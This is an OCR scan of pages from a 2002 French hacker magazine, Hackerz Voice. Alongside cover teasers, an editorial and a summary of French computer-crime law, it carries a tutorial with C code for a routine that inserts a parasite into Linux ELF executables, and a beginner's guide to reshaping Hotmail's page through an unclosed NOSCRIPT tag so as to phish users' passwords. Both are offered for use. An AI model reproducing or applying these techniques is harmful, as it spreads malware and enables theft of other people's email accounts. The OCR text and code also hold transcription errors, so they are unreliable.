LE MANUEL N°6


HACKERZ VOICE

Le journal de Zi Hackademy

5,90€ Bimestriel Juin/Juillet 2002 - DOM 6,85 € - BEL - 6,95 € - CH 11,50 FS - CAN 9,50 $Can - MAR 45 DH - MAIL 8,20 €

EXPLOITER LA FAILLE PTRACE - PIRATER HOTMAIL - CODER UN SCANNER WEB - HACK DE DLL WINDOWS
INFECTER LINUX - FLOODER LES FORUMS - BOOSTER LES SHELLCODES
PROGRAMMER UN SERIAL KEYLER - TROUVER LES FAILLES
PROTECTION : UN FIREWALL D'ÉLITE

HackTION !



Fini de rire !

L 19190 - 6 - F: 5,90 € - RD

LE GRAND HACKERZ VOICE EST DÉSORMAIS MENSUEL

HACKERZ VOICE
La voix du pirate informatique

MENSUEL D'INFORMATION ET D'INVESTIGATION. N°10. MAI 2002 - 3€

HACKERZ VOICE

La voix du pirate informatique

N° 10 Zizou

COMMENT NOUS AVONS HACKÉ LOFT STORY

HACKED STORY

- Une faille nous a permis de visionner le Loft sans payer
- Des images pirates sont diffusées sur le net
- Des espions de M6 présents sur les forums des Loft-hackers
- Nous publions le cracker de codes du site officiel

ONLINE :

TOUTES LES DERNIÈRES ASTUCES POUR HACKER LOFT STORY 2 SONT SUR dmpfrance.com

L'année dernière, j'étais à l'étranger au moment du fameux « Loft Story » qui a tant passionné les Françaises et les Français (bien plus que la politique, ça c'est sûr !). Ce n'est qu'à mon retour que j'ai su que le « Loft » avait été visionnable en direct dans le monde entier via le média des autistes, j'ai nommé Internet. Trop tard, il ne restait plus rien sur le net si ce n'est quelques moments soigneusement sélectionnés qui laissaient peu de place aux conversations (une piscine, une douche...). Cette année, j'étais bien décidé à regarder quelques minutes de cette émission, histoire de me faire une idée sur son intérêt, et surtout, pour ne pas passer pour un ignare dans les soirées mondaines.

Je n'ai pas la télévision. Mais qu'à cela ne tienne, je vais regarder en direct par Internet !

SUITE PAGE 4

LES WEBMAILS ENCORE ET TOUJOURS PIRATABLES

Comment les sociétés que nous avions épinglées ont réagi après la publication de leurs failles

Les failles des webmails, ce n'est pas nouveau. Les premières à avoir fait l'actualité ont été découvertes sur Hotmail il y a quelques années, un service acquis par Microsoft. Depuis, de nouvelles failles sont trouvées régulièrement, et publiées sur Internet (dans la mailing list bugtraq par exemple). Nos fidèles lecteurs savent que depuis novembre 2001, *Hackerz Voice* a commencé à parler de ces vulnérabilités au grand public, et à en découvrir de nouvelles sur les plus grands webmails mondiaux (et les plus petits aussi, mais on s'en vante moins).

Après plusieurs avertissements sur Internet et dans le journal, puis après parution d'un article recensant toutes les failles connues, nous avons finalement décidé de publier dans le précédent numéro la liste des sites vulnérables utilisés par les français. A chaque fois, nous avons donné le détail technique et le moyen d'apporter les correctifs nécessaires. Les vulnérabilités affectant les sites français étaient de vieilles failles qui auraient dû être corrigées depuis deux ans... décidément, on a toujours un train de retard dans notre beau pays !

SUITE PAGE 3

Une méthode discrète de détection d'OS

Par -espona

Nmap est dépassé ! Place à Siphon et p0f, les nouveaux outils indétectables de collecte d'informations sur les systèmes.

Il est fondamental, pour un attaquant, de connaître le système d'exploitation de sa cible. Sans cette information, l'échec de la tentative d'intrusion ou du déni de service est assuré. Il existe déjà des techniques de prise d'empreinte (OS fingerprinting) implémentées dans les logiciels nmap et queso. Mais ces méthodes sont très bruyantes, car elles génèrent du trafic anormal sur le réseau (envoi de différents paquets sur la cible pour étudier ses réponses). Les détecteurs d'intrusion repèrent ces tentatives, et logguent l'adresse IP du pirate. Les hackers ont donc développé de nouveaux outils, permettant une prise d'empreinte passive de la cible par étude des paquets dus au trafic normal passant sur le réseau. Seule limitation, il faut pouvoir sniffer un sous-réseau communicant avec la cible. Nous vous présentons, en détail, cette puissante méthode de détection, encore peu connue des administrateurs réseau.

SUITE PAGE 10

L 11074 - 10 - F: 3,00 €

CHEZ VOTRE MARCHAND DE JOURNAUX

EDITO

HackTION, men !

Sans l'action, le savoir n'est rien. En conscience, nous mettons donc, ce jour, entre toutes les mains, les connaissances utiles à la nécessaire action contre l'inculture, la bassesse et la régression. Nous ne sommes pas que des techniciens. Nous condamnons toute forme de hacking qui ne viserait qu'à troubler un ordre public cantonné au monde virtuel.

C'est dans la vraie vie qu'agissent ceux qui veulent prendre le pouvoir ou restreindre les libertés. Si nous avons appris à dominer les systèmes, c'est avec l'idée secrète, un jour, de les transformer en outil de propagation de liberté. Dans le monde réel.

HVZ TEAM

SOMMAIRE N° 6

"L'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement, et de 100 000 francs d'amende".

CE QUE DIT LA LOI EN FRANCE

En France, l'arme principale de l'arsenal juridique disponible contre les hackers demeure la loi Godfrain du 5 janvier 1988 «relative à la fraude informatique». Ce texte prévoir notamment que «l'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende». Ce délit est constitué dès lors que n'importe quelle technique est employée pour accéder frauduleusement à un système protégé. Il l'est aussi dans le cas de l'utilisation d'un code d'accès exact, mais par une personne non autorisée à l'utiliser.

La loi prévoit aussi que si l'accès ou le maintien frauduleux dans le système entraîne la suppression ou la modification de données, ou même une simple altération, même involontaire ou par maladresse, les peines sont doublées. Lorsque l'action est volontaire, l'article 323-2 prévoit 3 ans d'emprisonnement et 300 000 francs d'amende. Là encore, la loi texte vise tous les procédés et toutes les techniques utilisés, même celles inconnues au moment de la rédaction de la loi. Cette disposition vise aussi la propagation de virus informatique.

Il faut savoir que la simple tentative, non suivie de réussite donc, est punie des mêmes peines. En outre, les personnes physiques coupables d'un de ces délits encourent, en plus de la peine principale, des peines complémentaires énumérées à l'article 323-5.

Les personnes morales, comme les entreprises ou les associations, peuvent, elles aussi, être déclarées responsables pénalement et encourent les peines prévues à l'article 131-39 du nouveau Code pénal.

PROGRAMMATION DE VIRUS S

On entend souvent parler des virus sous Windows, en VBS, via Internet Explorer ou encore Outlook. Mais qu'en est-il des virus sous Linux ou même Unix ? Même s'ils se font rarissimes, ils existent et il faut s'en méfier. Nous allons étudier les principes de leur fonctionnement, à travers la création d'un petit virus inoffensif.

D'abord, il faut savoir ce qu'est un virus. Un virus a plusieurs caractéristiques principales.

- **Il est autonome.**
- **Il se réplique.**
- **Il infecte une partie du système.**

Un virus n'est pas forcément complexe. Il peut même être très simple et tenir en deux ou trois lignes de commandes shell.

Si vous avez lu attentivement l'article d' *HzV numéro 10* sur le shell scripting vous devriez même être capable de faire un petit virus en script shell qui infecte les autres script shell, avec un find, un echo et une redirection :)

Mais, nous n'allons pas apprendre à concocter un virus qui tient en trois lignes, mais un virus évolué qui infecte les exécutables Linux. Sous Linux, le format qui nous intéresse est appelé ELF. Il n'est pas utilisé uniquement pour les exécutables et notre virus serait donc en mesure d'infecter autre chose que des binaires. On pourrait créer une version qui infecte les LKM prenant ainsi le contrôle du noyau et donc du système si un module infecté y est chargé :).

La méthode pour infecter Linux a été inventée par Silvio Cesare (une fois de plus). Commençons par une brève introduction au format ELF, mais pour une parfaite compréhension je vous invite à lire la doc sur le format ELF (1).

CONNAISSANCES REQUISES : LANGAGE C, CONNAISSANCES D'UNIX, PETITES NOTIONS DU FORMAT ELF ET DE L'ASM

Introduction

Le format ELF a l'avantage d'être très modulaire. L'en-tête (=header) ELF est la seule partie statique. Elle est située au début du fichier. C'est une structure Elf32_Ehdr. C'est dans le header que l'on obtient les informations sur l'organisation du reste du ELF car celle-ci diffère d'un binaire à un autre. Il est donc nécessaire, pour le système, d'avoir des repères au sein du fichier pour le chargement du programme en mémoire lors du lancement.

Ces repères se matérialisent sous forme d'offset. Le ELF est composé de SEGMENT (structures Elf32_Phdr) et de SECTION (struct Elf32_Shdr). Pour chacun de ces deux types, il existe encore différents sous-types. Ainsi il y a plusieurs types de SEGMENT et plusieurs types de SECTION. Une section est une structure de même qu'un segment. Au sein de ces structures se trouvent différents attributs indiquant le type, le rôle, le contenu, et l'adresse (entre autres). Le nombre de sections et de segments n'étant jamais identique, il est nécessaire d'avoir des index des segments/sections ainsi que leurs adresses dans le fichier (l'offset).

Les sections ne sont, en fait, que des éléments des segments puisque le ELF, une fois en mémoire, est divisé en segments. Les segments sont des struct Elf32_Phdr référencés dans l'index des Elf32_Phdr.

[- **Notes :** quelques commandes de base et très utiles pour analyser un ELF sous Unix : readelf, objdump, strings, nm. -]

Le concept

Nous voulons programmer un virus, le but va donc être d'insérer dans le ELF le code malicieux de notre virus et de faire en sorte qu'il soit exécuté à chaque lancement du programme. Pour être exécuté il faut qu'il soit chargé en mémoire. Il va donc nous falloir l'insérer dans une partie du ELF qui sera chargée en mémoire.

C'est le cas des segments de type PT_LOAD. Habituellement, il y a deux segments de type PT_LOAD : text et data. Text est la zone qui contient le code exécutable du programme. Nous allons donc simplement rajouter du code dans cette section.

Mais les adresses relatives seront modifiées : les offsets. Nous allons donc devoir réajuster tous les offsets des section/segment se trouvant après notre code malicieux inséré dans le ELF. Les segments et les sections sont des multiples de la taille d'une page mémoire (=PAGE_SIZE). Comme le code que l'on veut insérer, lui, ne l'est pas forcément, on va carrément ajouter une page mémoire à la taille du segment .text. Selon les besoins on peut l'augmenter de plus.

[- **Note :** la taille d'une page mémoire s'obtient avec la fonction getpagesize. Lisez le man :> -]

Nous savons déjà où insérer du code. Maintenant, il nous reste à le faire exécuter... Dans le header ELF se trouve le champ : entry_point. Ce champ contient l'adresse de la première fonction à exécuter (classiquement l'adresse de la fonction main pour un programme en C). Cette fonction tout comme le code pointé par la section .dtors est exécutée au lancement du programme.

Nous allons donc modifier l'entry_point dans le fichier pour qu'elle pointe sur notre code. Cela nous ajoute une nouvelle restriction : il est nécessaire, qu'une fois notre code exécuté, il redonne la main à la fonction originelle, en s'assurant que rien n'a été modifié qui pour-

OUS LINUX

rait amener à la mauvaise exécution de la fonction originelle. A priori il n'y à pas de raisons, tout dépend de ce que votre code fait. Pour plus de sûreté, nous remettrons les registres du CPU en état avant l'appel de la fonction originale.

On a vu qu'on pouvait insérer du code dans le binaire et le faire exécuter. La fonctionnalité du virus ensuite est ce que le code fait, c'est son mode de réplication. Il peut, par exemple, chercher des fichiers ELF à infecter ou quoi que ce soit d'autre.

Très bien... ... au boulot !!!

Le virus

Eh oui, c'est pas plus dur que ça d'écrire un virus sous Linux. Récapitulatif:

1- Dans le header ELF

a - On augmente l'offset de l'index de section dans le header ELF de PAGE_SIZE car les sections se trouvent après le code rajouté dans le fichier, leur offset est décalé.

b - On affecte à l'entry_point l'adresse de notre code ajouté. (c'est pas ce qu'on fera en premier évidemment)

2- Dans le Segment TEXT

a - Localiser parmi tous les segments (structures Elf32_Phdr) le segment TEXT (je rappelle que les segments sont référencés dans l'index des segments auquel on accède via l'header ELF).
Il existe une manière de déterminer si le segment est bien le segment text : son offset est à 0 et sa taille dans le fichier est la même que sa taille en mémoire. Tout ces éléments correspondent aux attributs p_offset, p_filesz et p_memsz de la struct Elf32_Phdr. p_memsz et p_filesz sont la taille du code qui sera chargé en mémoire, et non celui du segment (différent à cause du padding pour faire pile un multiple de PAGE_SIZE).

b - On ajoute à la taille de ce segment la taille du virus et non pas la taille d'une page car ici c'est juste ce que l'on veut charger en mémoire. La place restant pour tomber pile sur la un multiple de PAGE_SIZE sera remplie de 0 : c'est le padding.

c - Il nous faut insérer le code parasite à la suite du code de ce segment. On se décale donc de la taille du code de ce segment (text_phdr->p_filesz) par rapport à son offset text_phdr->p_offset et on écrit notre code parasite. Etant donné qu'on augmente ce segment de la taille de PAGE_SIZE il va falloir padder entre la fin du parasite et la fin du segment.
Il nous faut sauvegarder la valeur de text_phdr->p_vaddr + text_phdr->p_offset car c'est l'adresse où débute notre code parasite une fois en mémoire, soit celle qui servira pour l'entry point.

3 - Autres segments

a - Pour tous les autres segments on ajoute PAGE_SIZE à leur p_offset..

4 - Dans la section text

a - Pour la section TEXT on augmente de la taille du code parasite.
Voilà comment la détecter : dans les sections se trouvent les champs sh_vaddr et sh_offset qui correspondent à l'adresse virtuelle et à l'offset dans le fichier. Il y a la même chose dans les structures de segments.
Si sh_vaddr + shdr->sh_size est égal à l'adresse de début du code parasite, alors c'est la section TEXT.


5 - Dans les sections

a - Pour toutes les sections ayant un sh_offset supérieur à l'offset où débute notre code parasite, on augmente celui-ci de PAGE_SIZE.

On va donc lire le fichier que l'on veut infecter et en recréer un identique mais infecté. Il reste encore une chose à faire : le code du parasite ;)

Je vous renvoie sur les articles expliquant comment faire un shellcode.

On pourrait aussi utiliser hellkit de stealth : c'est très simple à utiliser



et ça permet de faire un shellcode à partir d'un source C :)

Voici la routine qui copie votre parasite (non fourni dans cet article) dans un fichier ELF. On prend en entrée le nom du fichier sain et on en crée une copie infectée. Cette routine d'infection provient d'un virus disponible sur le site de Silvio Cesare (2), à consulter si vous voulez voir comment créer un virus complet qui compile bien et qui marche. :)

Pour plus de clarté, il n'y a ici pas de check d'erreurs, ni de free. J'ai également rajouté des commentaires et traduit les noms des variables en bon français.

```
#include <elf.h>          /* indispensable */
#define PAGE_SIZE   4096 /* man getpagesize */

void infection(char *fichier)
{
     Elf32_Shdr * Shdr;  /*section*/
     Elf32_Phdr * Segment;     /*segment*/
     Elf32_Ehdr Header;  /*elf header*/
      char parasite[] =...; /* il faudra le faire vous-même ! ;) */
      int parasite_taille = ...;  /* idem */
     int i, segment_taille, padding, section_taille, parasite_addr;
     int fd, vd;          /* File descriptor */
     char * section_donnée, * segment_donnée;
     char pad_donnee[PAGE_SIZE];
     struct stat stat;

     bzero(pad_donnée, PAGE_SIZE);
     fd = open(fichier, O_RDONLY);
     read(fd, &Header, sizeof(Elf32_Ehdr));
     printf("l'entry_point est : %#x\n", Header.e_entry);
          /* On alloue le nb de segment x la taille d'un segment de mémoire */
     segment_taille = sizeof(Elf32_Phdr) * Header.e_phnum;
     segment_donnée = malloc(segment_taille);
     lseek(fd, Header.e_phoff, SEEK_SET);
     read(fd, segment_donnée, segment_taille);
          /* On lit toutes les sections et apporte les modifications */
          /* nécessaires à l'ajout d'une page mémoire dans les segments : */
     for (Segment = (Elf32_Phdr *) segment_donnee, i = 0; i <
          Header.e_phnum; i++, Segment++)
     {
          if (phdr->p_type == PT_LOAD && phdr->p_offset == 0)
          {
                    /* Adresse du parasite dans le fichier */
               parasite_addr = Segment->p_offset + Segment->p_filesz;
                    /* Adresse du parasite en mémoire */
               Header.e_entry = Segment->p_vaddr + Segment->p_filesz;
                    /* Calcul du padding nécessaire */
               padding = PAGE_SIZE - (Header.e_entry & (PAGE_SIZE - 1));
                    /* On ajoute la taille du parasite */
               Segment->p_filesz += parasite_taille;
               Segment->p_memsz += parasite_taille;
          }
          else
               Segment->p_offset += PAGE_SIZE;
```

```
}
        /* On fait pareil mais pour les sections. */
        /* Réferrez vous à l'algo donné plus haut pour saisir */
    section_taille = sizeof(Elf32_Shdr) * Header.e_shnum;
    section_donnee = malloc(section_taille);
    lseek(fd, Header.e_shoff, SEEK_SET);
    read(fd, section_donnee, section_taille);
    for (Shdr = (Elf32_Shdr *) section_donnee, i = 0; i < Header.e_shnum;
        i++, Shdr++)
    {
        if (Shdr->sh_offset >= parasite_addr)
            Shdr->sh_offset += PAGE_SIZE;
        if (Shdr->sh_addr + Shdr->sh_size == Header.e_entry)
            Shdr->sh_size += len;
    }

    oshoff = ehdr.e_shoff;
        /* Si l'index des sections est après notre code parasite on l'augmente */
    if (Header.e_shoff >= parasite_addr)
        Header.e_shoff += PAGE_SIZE;

/* Maintenant on réécrit tout ca. Le fichier infecté se nommera "1nf3ct3d.elf" */
    vd = open("1nf3ct3d.elf", O_WRONLY | O_CREAT | O_TRUNC, 700);
    write(vd, &Header, sizeof(Elf32_Ehdr)); /* On écrit le header */
    write(vd, segment_donnée, segment_taille); /* On écrit les Elf32_Phdr */
    lseek(fd, pos = sizeof(Header) + segment_taille, SEEK_SET);
    copy_partial(fd, vd, offset - pos); /* on copie la suite du fichier jusqu'à
                                           arriver à l'offset où il faut insérer le
                                           parasite */
    write(vd, parasite, parasite_taille); /* on écrit le parasite */
    write(vd, pad_donnee, PAGE_SIZE - parasite_taille); /* padding avec
                                                           des zéros */
    copy_partial(fd, vd, oshoff - offset); /* on écrit les sections */
    write(vd, section_donnée, section_taille);
    lseek(fd, pos = oshoff + section_taille, SEEK_SET);
    fstat(fd, &stat); /* pour obtenir la taille du fichier et savoir combien
                         d'octets restent à copier */
    copy_partial(fd, vd, stat.st_size - pos);
    printf("Infection Done\n");
```

Vous aurez remarqué qu'il manque la fonction copy_partial. Son prototype est de prendre deux file descriptor en paramètre et une taille size. Elle copie size octets du premier file descriptor dans le deuxième.

Voilà, ce sera tout pour aujourd'hui, je vous laisse digérer tout ca, lire la spec ELF et la prochaine fois on verra comment détourner uniquement un symbol (une fonction), comment infecter un processus en mémoire, et faire un virus qui réside uniquement en mémoire et n'infecte pas les fichiers pour plus de discrétion... :)

FatFredyZ

Les Liens

(1) - www.hert.org/elfsh/ELF.pdf (courage;)
(2) - www.big.net.au/~silvio
(3) - http://www.vacets.org/tc/tc46.html

NIVEAU NEWBIE

PIRATER HOTMAIL ? TOUJOURS

Pour entrer dans le compte d'un utilisateur de webmail, nous vous avions déjà décrit deux grandes méthodes. La première consiste à obtenir la chaîne identifiant qui permet d'envoyer, lire, écrire ou encore détruire les mails de quiconque sans mot de passe. Pour cela il faut réussir à passer outre le filtrage des HTML pouvant être hostiles. L'autre méthode est du pur social engeneering, et consiste à envoyer un message semblant provenir d'un administrateur du site, pour inciter l'utilisateur à entrer son mot de passe dans une page Web contrôlée par le pirate. Nous révélons ici une nouvelle technique qui mixe les deux méthodes précédentes. Elle permet de faire du social engeneering avec un maximum de crédibilité en modifiant la page Web de Hotmail, autour du message.

Depuis le temps que vous lisez *Hackerz-Voice* en long, en large et en travers sans jamais rater le moindre numéro (n'est-ce pas !) nous vous en avons présenté des failles et des failles de webmails que nous avions découvertes. Au départ, seules les filiales du groupe Lagardère étaient concernées. Puis les découvertes se sont enchaînées, s'attaquant même et surtout aux plus gros : Hotmail, Yahoo!, Tiscali, Caramail, TF1... Dans le numéro « tout neuf », nous vous avions présenté l'une des plus grosses failles jamais découvertes sur Hotmail. Depuis, il semblerait que Microsoft ait appliqué de nouveaux filtres soit-disant plus performants. Cela signifie-t-il qu'Hotmail n'est plus piratable ? Qu'en pensez-vous...

Et bien, vous avez tout à fait raison de penser que je n'aurais pas écrit tout ça si c'était le cas !

Figurez-vous qu'un soir, en bon hacker consciencieux, je décide de faire des tests de vulnérabilité sur Hotmail et Caramail. Au cours d'un de ces essais, la page Hotmail ne s'afficha que partiellement alors que je n'avais aucun problème avec la page Caramail. Alors que j'allais continuer ces tests, j'ai repensé à l'expérience d'un confrère qui avait vécu une situation à peu près similaire et qui avait débouché sur une faille de Wanadoo. Je savais donc qu'il y avait un problème mais lequel ? Après relecture du mail qui a provoqué le problème, je me suis rendu compte que j'avais fait une erreur de frappe dans une balise </noscript> et la balise <noscript> correspondante étant toujours ouverte, elle bloquait l'affichage de la suite de la page Hotmail. Je me suis alors demandé si je ne pouvais pas représenter la partie du site manquante en insérant dans mon mail tous les tags HTML de la page qui sont situés après la balise <noscript> (vus en utilisant l'option «afficher la source de la page » dans le navigateur, en étant sur la page de lecture du message). L'expérience permettait d'afficher une reproduction opérationnelle du site. Le tour était joué ! Ainsi, même en ayant le javascript désactivé, on peut laisser libre cours à son imagination : le tout allant du simple hoax (farce numérique : par exemple, une fausse news « officielle » placée sur le site !) jusqu'à la récupération de pass (la demande du changement du pass n'étant pas demandée par un fake mail, celui-ci de nos jours n'étant vraiment plus crédible, mais effectuée « par Hotmail » directement sur le site d'Hotmail :)

Vous pouvez vous rendre compte que le meilleur dans toute cette histoire est que l'opération est totalement réalisable à l'aide d'un simple mail !

LA FAILLE QUI PERMET DE MODIFIER LE SITE D'HOTMAIL (ET BEAUCOUP D'AUTRES) À L'AIDE D'UN SIMPLE MAIL...

La faille

Cette faille est extrêmement simple à exploiter avec seulement quelques connaissances en HTML. Elle consiste donc à remplacer la page par le mail qui est alors une représentation conforme de la page d'Hotmail, avec ce que vous voulez rajouter ou modifier (d'où le danger important). En pratique, on ne peut, bien entendu, modifier que la partie de la page située en-dessous du message. L'intérêt avec Hotmail, c'est qu'il possède des menus situés sur la droite, mais qui sont placés dans la source de la page en-dessous du code HTML du mail, et que l'on peut donc modifier.

Cette technique fonctionne avec potentiellement tous les fournisseurs de webmails, mais rares sont ceux qui permettent de modifier de cette manière des menus intéressants situés au-dessus du message. Cela peut permettre tout de même de modifier les boutons « répondre », « détruire », etc. situés directement sous le message. Pour écrire dans d'autres parties de la page, il est possible d'utiliser la balise <DIV>, avec par exemple, <DIV STYLE="position:absolute; left:1; top:1">Ceci apparaît en haut à gauche</DIV>. Si ce code est interdit par le webmail, il ne vous reste plus qu'à utiliser votre imagination pour contourner ce filtre: d'ailleurs FozZy a trouvé le moyen de le réa-

UNE SIMPLE FORMALITÉ ;)

liser, tant sur Yahoo que sur Hotmail.

Comment réaliser ce piratage

La réalisation de ce hack est très simple. Pour comprendre, envoyez-vous un mail contenant la balise <NOSCRIPT>. Cela peut fonctionner également avec les tags <STYLE>, <COMMENT> (sous Internet Explorer), le tag de commentaire HTML < !— , un tag <textarea> avec des paramètres de taille d'un pixel, etc.

Vous vous apercevrez que la page d'Hotmail n'apparaît pas dans sa totalité. En effet, Hotmail ne filtre pas cette balise qui est donc interprétée par le navigateur. Cette balise sert à offrir une alternative pour les navigateurs ne supportant pas la balise <script>, or, à moins que vous ne viviez à l'âge de pierre, votre navigateur supporte la balise <script> et le navigateur ignore alors tout ce qui est compris entre les balises <noscript> et </noscript>. Idem pour les autres tags de commentaire.

C'est là où nous nous apercevons du monopole de Microsoft offrant même aux hommes de Néanderthal la possibilité de consulter leur site ! Malheureusement pour eux, et heureusement pour nous, nous pouvons le retourner contre eux et utiliser cette brèche. Après vous être envoyé un mail contenant cette fameuse balise, vous pouvez voir tout ce qui est modifiable, c'est-à-dire ce qui n'apparaît pas lors de la lecture du mail, donc tout... sauf le haut de la page qui ne nous intéresse pas trop (étant donné que l'on peut modifier le menu et autre).

Pour nos Newbies qui n'ont toujours pas compris comment faire, il suffit de reproduire le site en faisant un copier/coller de la source (mais n'opérez pas en faisant « enregistrer la page sous » car vous vous prendriez la tête à replacer tous les liens des photos et contours de menus...) dans votre éditeur HTML préféré et de sélectionner à ce moment-là tout ce qui est modifiable. Une fois fait, mettez la partie modifiable dans une nouvelle page HTML et remodelez le site d'Hotmail à votre guise ! Ce faisant, n'oubliez pas que vous devez également modifier le corps du mail dans l'éditeur HTML et non pas dans le webmail, ce qui aurait pour effet de décaler les colonnes, menu, etc.

Il ne vous reste plus qu'à envoyer la source de votre tuning d'Hotmail par mail au format HTML en n'oubliant pas de terminer le mail par <NOSCRIPT>. Pour les tout nouveaux qui auraient voulu tâter du Microsoft, je vous avais préparé un petit exemple tout fait, mais il fait 9 pages de script, alors ça vous prendrait vite la tête.

Le mot de la fin :)

Des failles, il y en avait, il y en a et il y en aura toujours. Nous continuerons à les traquer et à imaginer des solutions pour les combler parce que c'est notre rôle et notre passion de hackers. Notre but est de préserver la liberté de communiquer en toute sécurité et respect de la confidentialité.

By PasS
. : PassRetrieve00@caramail.com : .
Thx à FozZy

NIVEAU NEWBIE

CODER UN SCANNEUR DE FAILLE

1 - La faille

A - L'UNICODE J'ai choisi de coder un scanneur de faille Unicode car cette faille est encore très présente et qu'elle est extrêmement facile à utiliser. Pour ceux ou celles qui ne connaîtraient pas la faille Unicode, je vais vous expliquer vite fait en quoi elle consiste.

